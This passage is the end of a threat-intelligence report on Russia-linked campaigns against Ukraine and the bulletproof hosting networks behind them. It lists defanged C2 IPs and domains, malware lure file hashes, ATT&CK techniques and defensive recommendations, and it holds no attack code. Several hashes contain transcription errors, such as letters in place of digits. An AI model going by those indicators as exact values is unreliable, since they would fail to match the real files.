On June 19th, 2024, the Pfcloud staff publicly announced that “aggro”, the director of the company, had been arrested by the German authorities. Additionally, their website, pfcloud[.]io, was turned offline. Unfortunately, this had no impact on their client’s infrastructure, as they remain online to this day.

The reason for its presence in the blocklist can easily be understood, as Railnet LLC is used as the legal front for a **Russia-based bulletproof hosting provider** named “**Virtualine**”. This service is advertised on the usuals Russian-speaking forums such as XSS or Exploit.

⁶¹ <https://www.spamhaus.org/drop/asndrop.json>

⁶² Intrinsec private report. “*Analysis of the Intricate Infrastructure of the Bulletproof Hosting Service AnonRDP*” April 2024.




Figure 33. Advertisements posted on both XSS and Exploit by Virtualine.

On those forums, Virtualine's administrator does not hesitate to explain to other users that its network can be used for illegal activities such as **phishing**, **carding**, **mail spam**, and **port scanning** (figure 32).




Figure 34. Message posted by Virtualine's administrator regarding the nature of activities that are allowed on their network.

Many malicious activities were indeed operated with Virtualine's network. We observed around **420,151 attacks** on our various exposed honeypots in the span of only 30 days.

The table below displays the **10** IPs originating from **AS214943** that targeted the most our honeypots. Those IP are all routed by networks in Turkey, **AS214466** and **AS48678**.⁶³

Source IP	Count of hits
94.154.35[.]28	53,078
94.156.227[.]128	34,443
94.156.177[.]202	26,666
94.156.177[.]201	26,549
94.154.35[.]24	26,134
94.156.227[.]123	25,324
94.156.177[.]178	21,878
94.156.227[.]180	18,760
94.154.35[.]33	18,618
94.156.227[.]179	18,526

⁶³ <https://bgp.he.net/net/94.154.35.0/24>




Figure 35. Chart of the number of attacks that targeted our honeypots, distributed by destination ports originating from AS214943 during 30 days.

Source: Intrinsec.

According to Shodan's telemetry, Ukraine was the third country from which IPs announced by AS214943 were the most activated.



Figure 36. Number of activated IPs announced by AS214943 distributed by country of origin.

Source: **Shodan**

5.2.1. Suspicious registered agents

The company's current registered agent is *Whitelabel Networks, LLC*.⁶⁴ Based in Israel and owned by a certain Daniel Mishayev, this company serves as an agent for many other abusive networks that we encountered in previous investigations,⁶⁵ such as *KPROHOST LLC* - **AS214940**. For the context, this autonomous system was used to send hundreds of malspam campaigns.⁶⁶

Five other autonomous systems related *Whitelabel Networks, LLC* are present in Spamhaus' blocklist, **AS213828**, **AS213992**, **215460**, **AS215436** and **AS214497**.⁶⁷

⁶⁴ <https://kyprofile.com/company/1360765>

⁶⁵ *Intrinsec private report. "Review of recent malspam campaigns launched through a newly born network". December 2024.*

⁶⁶ <https://kyprofile.com/company/1360766>

⁶⁷ <https://www.spamhaus.org/drop/asndrop.json>

6. Conclusion

This report highlights how such intrusion sets operating like **state-sponsored mercenaries** can be tasked on **various missions** : **espionage on critical infrastructures**, individual **journalists** or **NGOs**, but also **destabilization campaigns** through **psychological operations** and **financial theft**.

Amongst the Ukrainian entities that were targeted by those campaigns, we mentioned how **international companies could also be subjects to such attacks**, notably if they represent an interest for the country sponsoring the operations.

Leveraging **bulletproof hosting solutions** demonstrates the **close links uniting actors from the intelligence ecosystems and cybercrime entrepreneurs**. Such networks continue to be **difficult to shut down** due to the employed legal schemes. Those are often composed of elements such as **shell companies** located in **offshore countries** and **virtual agents**, making it perfect to **cover tracks** or **evade any legal pursuits**. Indeed, this is the case for Zservers, from which the administrators were only sanctioned by the U.S. Treasury and not arrested. As we described, the administrators of those networks tend to **move their infrastructure** and **continuously improve their operational security** to avoid such consequences.

7. Actionable content

7.1. Indicators of compromise

Value	Type	Description
215540	ASN	GLOBAL CONNECTIVITY SOLUTIONS LLP
207713	ASN	GLOBAL INTERNET SOLUTIONS LLC
208091	ASN	XHOST INTERNET SOLUTIONS LP
197414	ASN	XHOST INTERNET SOLUTIONS LP
213194	ASN	Nechaev Dmitry Sergeevich
44477	ASN	STARK INDUSTRIES SOLUTIONS LTD
214943	ASN	Railnet LLC
51396	ASN	Pfcloud UG
210644	ASN	Aeza International Ltd
215428	ASN	Mykyta Skorobohatko
215789	ASN	Karina Rashkovska
30823	ASN	Aurologic GmbH
401116	ASN	NYBULA
61432	ASN	TOV VAIZ PARTNER
214497	ASN	Whitelabel Solutions, Ltd.
213828	ASN	Oxiwave Broadband LLC
213992	ASN	PRIMOX LLC
energy-licei.com[.]ua	Domain	Compromised
rinpack[.]com	Domain	Compromised
systemkeitaro[.]ru	Domain	SmokeLoader C2
fileexportinc[.]ru	Domain	SmokeLoader C2
consultationoffice[.]ru	Domain	SmokeLoader C2
restructurisationservice[.]ru	Domain	SmokeLoader C2
spotcarservice[.]ru	Domain	SmokeLoader C2
downloadmanager[.]ru	Domain	SmokeLoader C2
oncomnigos[.]ru	Domain	SmokeLoader C2
metamask-security[.]info	Domain	SmokeLoader C2
constractionscity1991[.]lat	Domain	SmokeLoader C2
3-zak-media[.]de	Domain	SmokeLoader Downloader
cansupeker[.]com	Domain	Hosting NetSupport Manager
77.105.161[.]194	IPv4	sLoad
188.34.188[.]7	IPv4	sLoad
89.23.96[.]203	IPv4	sLoad
66.63.187[.]150	IPv4	sLoad
94.156.177[.]72	IPv4	SmokeLoader C2
94.156.177[.]51	IPv4	SmokeLoader C2
66.63.187[.]25	IPv4	SmokeLoader C2
88.151.192[.]71	IPv4	SmokeLoader C2
147.45.44[.]200	IPv4	NetSupport Manager
45.155.249[.]215	IPv4	NetSupport Manager

From espionage to PsyOps: Tracking operations and bulletproof

TLP: CLEAR

providers of UACs in 2025

PAP: CLEAR

147.45.44[.]255	IPv4	NetSupport Manager C2
185.157.213[.]71	IPv4	NetSupport Manager C2
5.181.159[.]47	IPv4	NetSupport Manager C2
111.90.140[.]65	IPv4	Remcos C2
101.99.91[.]150	IPv4	Remcos C2
91.222.114[.]225	IPv4	Spam
109.71.247[.]168	IPv4	Spam
213.176.74[.]191	IPv4	Spam
136.243.173[.]48	IPv4	Spam
78.26.143[.]39	IPv4	Spam
91.192.45[.]182	IPv4	Spam
37.53.73[.]46	IPv4	Spam
178.215.224[.]74	IPv4	Malicious windows executable
2.59.163[.]172	IPv4	Hosting PDF lure
06561b823184eb243a781bdf8db1cbd36ab8ed1bf60fb9204d07557d077c9453	SHA-256	"Запит_СБУ_8473784.pdf.lnk"
12827c2f7f185495fd7d3b7f2e9fbad900f01c58b1f3ee8bb4a48b1365be6107	SHA-256	"GB.vbs"
d2e21fa6e31ba49ac7a607c59222114bbcb6ae593b6a45c2cc0a5d497196571be	SHA-256	"Запит Податкової Служби_225429345.pdf"
717184f8dcae50b9e8f35630bf645c78ece73b0d9b627df9b8601f34edce9e46	SHA-256	"запит.rar"
1f26ea74fbc7fbdcb4bde644d7795ffd38aelf7d401a33e5b7c207f8fbla83f2f	SHA-256	"AgFShda.txt"
d8d9641f29e7ecfela8d1d2b74ef03b8185481c8c78fec6051fbdd4051dd4323	SHA-256	"Претензія_0022234.pdf"
7055c4653f2baaf9f667e6cab7fe0delbab7acb8d1944c788a063e788f632c3f	SHA-256	"Передсудова претензія.rar"
eb5f914463e50b8625d16abea7df142be882da52d058a56608d349e1449e93a1	SHA-256	"ПЛАТЕЖНА ІНСТРУКЦІЯ _0396059878.rar"
15fee6c424e033b23cc973aca4e6ce8f08d93da467a91981d22826a144432ec3	SHA-256	"ПЛАТЕЖНА ІНСТРУКЦІЯ _0396059878.pdf"
e27840f9a453144763cd936b82e5441ebf9fd39b0332f6d1ad161147fc3511f6	SHA-256	"Payment_88.js"
5d5e67fb50030d44113ab3fff345319a7fc366957c7f9368e94264416de2dbf1	SHA-256	NetSupportManager - "z.zip"
18df68d1581c11130c139fa52abb74dfd098a9af698a250645d6a4a65efcbf2d		NetSupportManager - "client32.exe"
87ee4b9a9ael620227814dce5b70288a589dabc288f5ad80e0645fc382322160	SHA-256	"Скан-копія Платіжна інструкція.rar"
e8b08cb0774145ac432406f5e579aabaddb485ad29ba7d1eb1c5fb3000c5eefa	SHA-256	"Скан-копія Платіжна.інструкції"
ea0a7467efc74d7a947774d83d440426510243bd4b443391f753902bf275c86c	SHA-256	Downloader - "Скан-копія Паспорт.vbs"
06fe27eb26975a1cb680fff55f815be29e440a0f2312dbc93171f6aa822fb441	SHA-256	"Платіжна інструкція.vbs"
7722151293bdc50640c719a55438ffd663a3d2bccc70392cdce8052b651afea0	SHA-256	"Платіжна інструкція.zip"

292bda20c71cc52f49c84f40160d5747ed2c6ab24ce7a027d2808888438b93a6	SHA-256	"Платіжна інструкція.js"
dada50182ca98f75e0055f9b4a47d8ef3a6dda5c126cac309467c02257f3c1c0	SHA-256	"Скан-копія Паспорт.vbs"
9833cbd22fd50181f8939114920e883bacf8d727337f5dcdf4450d0312eca188	SHA-256	"Платіжна інструкція.pdf"
5403ad9cf461ca62d0720ce976abd0b8753926c20d84c48d1ddc711df89a3e71	SHA-256	"Документи від ТОВ НОВА ПОШТА_00288213.pdf"
537d255c721e923b006c250aed480dca41d6f105ab09b9fdeff251e2475dbe87	SHA-256	"Електронний документ.zip"
dadfea33048fa0b6f61fff85cf84dc039406716858184c2e6c0886b0bel88b27	SHA-256	"Електронний документ.rar"
62410e8399acf7834c74012783bde3fe9ff244e048141c4a96a65bec06895f37	SHA-256	"Електронний документ.pdf.exe"
30ca62b5bc034d38f39b3507b052678ae4d00375ca934d647856006cf0d78e15	SHA-256	"doc_37880002.zip"
08c87857828af2165bd0cfe495743fe3f22532effecebbfaf352e30bf71b3bd6	SHA-256	"doc_37880002.pdf"
2403a50cc8315a4bad375c20598d63fd3a3e0def08cecf05d7f00767d9740c90	SHA-256	"Payment_253.js"
67f6fc03cd53fb2a5ab17b97caae29b4fd0e0afb7adf4c9c64cdb2f7f99d03d4	SHA-256	NetSupport Manager "xxx.zip"
87ee4b9a9ae1620227814dce5b70288a589dabc288f5ad80e0645fc382322160	SHA-256	"Скан-копія Платіжна інструкція.rar"
bc887fcd6805824ac58a107917c6d083056d688eef39e979da25d16eb388e798	SHA-256	SmokeLoader - "putty.exe"

7.2. Recommendations

- Monitor all traffic from/to any IP addresses and domains mentioned above.
- Check for the presence of the above-mentioned files on your systems.
- Monitor all traffic from/to any IP address belonging to above-mentioned autonomous systems and organisations.
- Consider a proactive employee credential assessment (logs, session cookies, login/pass etc.) on prioritized Dark web forums by CTI teams to mitigate the risk of account takeover.
- Raise awareness on the risk of downloading external software from untrusted sources in your company.
- Raise awareness on the risk of external emails with attachments in your company.

7.3. Tactics, Techniques and Procedures

ID	Tactic
T1591	Gather Victim Org Information
T1583.001	Acquire Infrastructure: Domains
T1583.003	Acquire Infrastructure: Virtual Private Server
T1583.004	Acquire Infrastructure: Server
T1584.001	Compromise Infrastructure: Domains
T1608.001	Obtain Capabilities: Malware
T1566.001	Phishing: Spearphishing Attachment
T1566.002	Phishing: Spearphishing Link
T1591.002	Gather Victim Org Information: Business Relationships
T1204.001	User Execution: Malicious Link
T1204.002	User Execution: Malicious File
T1059.001	Command and Scripting Interpreter: PowerShell
T1027.010	Obfuscated Files or Information: Command Obfuscation
T1059.007	Command and Scripting Interpreter: Javascript
T1027.002	Obfuscated Files or Information: Software Packing
T1027.006	Obfuscated Files or Information: HTML Smuggling
T1027.010	Obfuscated Files or Information: Command Obfuscation
T1027.012	Obfuscated Files or Information: LNK Icon Smuggling
T1036	Defense Evasion: Masquerading
T1055.002	Process Injection: Portable Executable Injection
T1041	Exfiltration Over C2 Channel
T1105	Command and Control: Ingress Tool Transfer
T1571	Command and Control: Non-Standard Port
T1657	Financial Theft

8. Appendices

8.1. IPv4 prefixes movements

8.1.1. Railnet LLC – AS214943



Source: RIPEstat

8.2. Spamhaus blocked ASNs

ASN	AS name	Blocked by spamhaus
215540	GLOBAL CONNECTIVITY SOLUTIONS LLP	No
207713	GLOBAL INTERNET SOLUTIONS LLC	No
214943	Railnet LLC	Yes
51396	Pfcloud UG	Yes
210644	Aeza International Ltd	No
215428	Mykyta Skorobohatko	No
215789	Karina Rashkovska	Yes
30823	Aurologic GmbH	No
401116	NYBULA	Yes
61432	TOV VAIZ PARTNER	Yes
208091	XHOST INTERNET SOLUTIONS LP	No
197414	XHOST INTERNET SOLUTIONS LP	No
44477	STARK INDUSTRIES SOLUTIONS LTD	No
214497	Whitelabel Solutions, Ltd.	Yes
213828	Oxiwave Broadband LLC	Yes
213992	PRIMOX LLC	Yes
213194	Nechaev Dmitry Sergeevich	No
61336	Island Servers LTD	No
213010	Gening Nikita Dmitrievich	No

Source: Spamhaus

9. Sources

- <https://x.com/500mk500/status/1880224991947690147>
- <https://cip.gov.ua/en/news/zlochinn-diyalnist-uac-0050-kibershypigunstvo-vikradennya-koshtiv-informacii-psiikhologichni-operaciyi>
- <https://therecord.media/ukraine-bomb-threats-fire-cells-group>
- <https://therecord.media/hackers-using-remcos-getting-stealthier>
- <https://www.npu.gov.ua/news/politsiia-provodyt-perevirku-na-obiektakh-shchodo-iakykh-nadiishly-anonimni-povidomlennia-pro-zaminuvannia>
- <https://cert.gov.ua/article/6281009>
- <https://cert.gov.ua/article/6281202>
- <https://cert.gov.ua/article/5160737>
- <https://scpc.gov.ua/api/files/72e13298-4d02-40bf-b436-46d927c88006>
- <https://therecord.media/russian-espionage-financial-theft-campaign>
- <https://malpedia.caad.fkie.fraunhofer.de/actor/uac-0050>
- <https://malpedia.caad.fkie.fraunhofer.de/actor/uac-0006>
- <https://malpedia.caad.fkie.fraunhofer.de/details/win.smokeloader>
- <https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos>
- https://malpedia.caad.fkie.fraunhofer.de/details/win.netsupportmanager_rat
- <https://malpedia.caad.fkie.fraunhofer.de/details/win.spectre>
- <https://www.icij.org/investigations/pandora-papers/alpha-offshore-leaks-database-pandora-papers-russia/>
- <https://www.financeuncovered.org/stories/english-limited-partnerships-comform-company-formation-agencies>
- <https://blog.bushidotoken.net/2024/03/tracking-adversaries-uac-0050-cracking.html>
- <https://denwp.com/sload-malware-delivery-through-phishing-campaigns-in-ukraine/>
- <https://scpc.gov.ua/api/files/72e13298-4d02-40bf-b436-46d927c88006>
- https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html
- <https://hunt.io/blog/smokeloader-malware-found-in-open-directories-targeting-ukraine-s-auto-banking-industries>
- <https://www.cloudsek.com/blog/getsmoked-uac-0006-returns-with-smokeloader-targeting-ukraines-largest-state-owned-bank>
- <https://www.zonebourse.com/actualite-bourse/Le-Royaume-Uni-sanctionne-la-societe-russe-Zservers-pour-cybercriminalite-49021723/>
- <https://www.bleepingcomputer.com/news/security/us-sanctions-lockbit-ransomwares-bulletproof-hosting-provider/>
- <https://home.treasury.gov/news/press-releases/sb0018>
- https://www.trendmicro.com/en_us/research/25/b/black-basta-cactus-ransomware-backconnect.html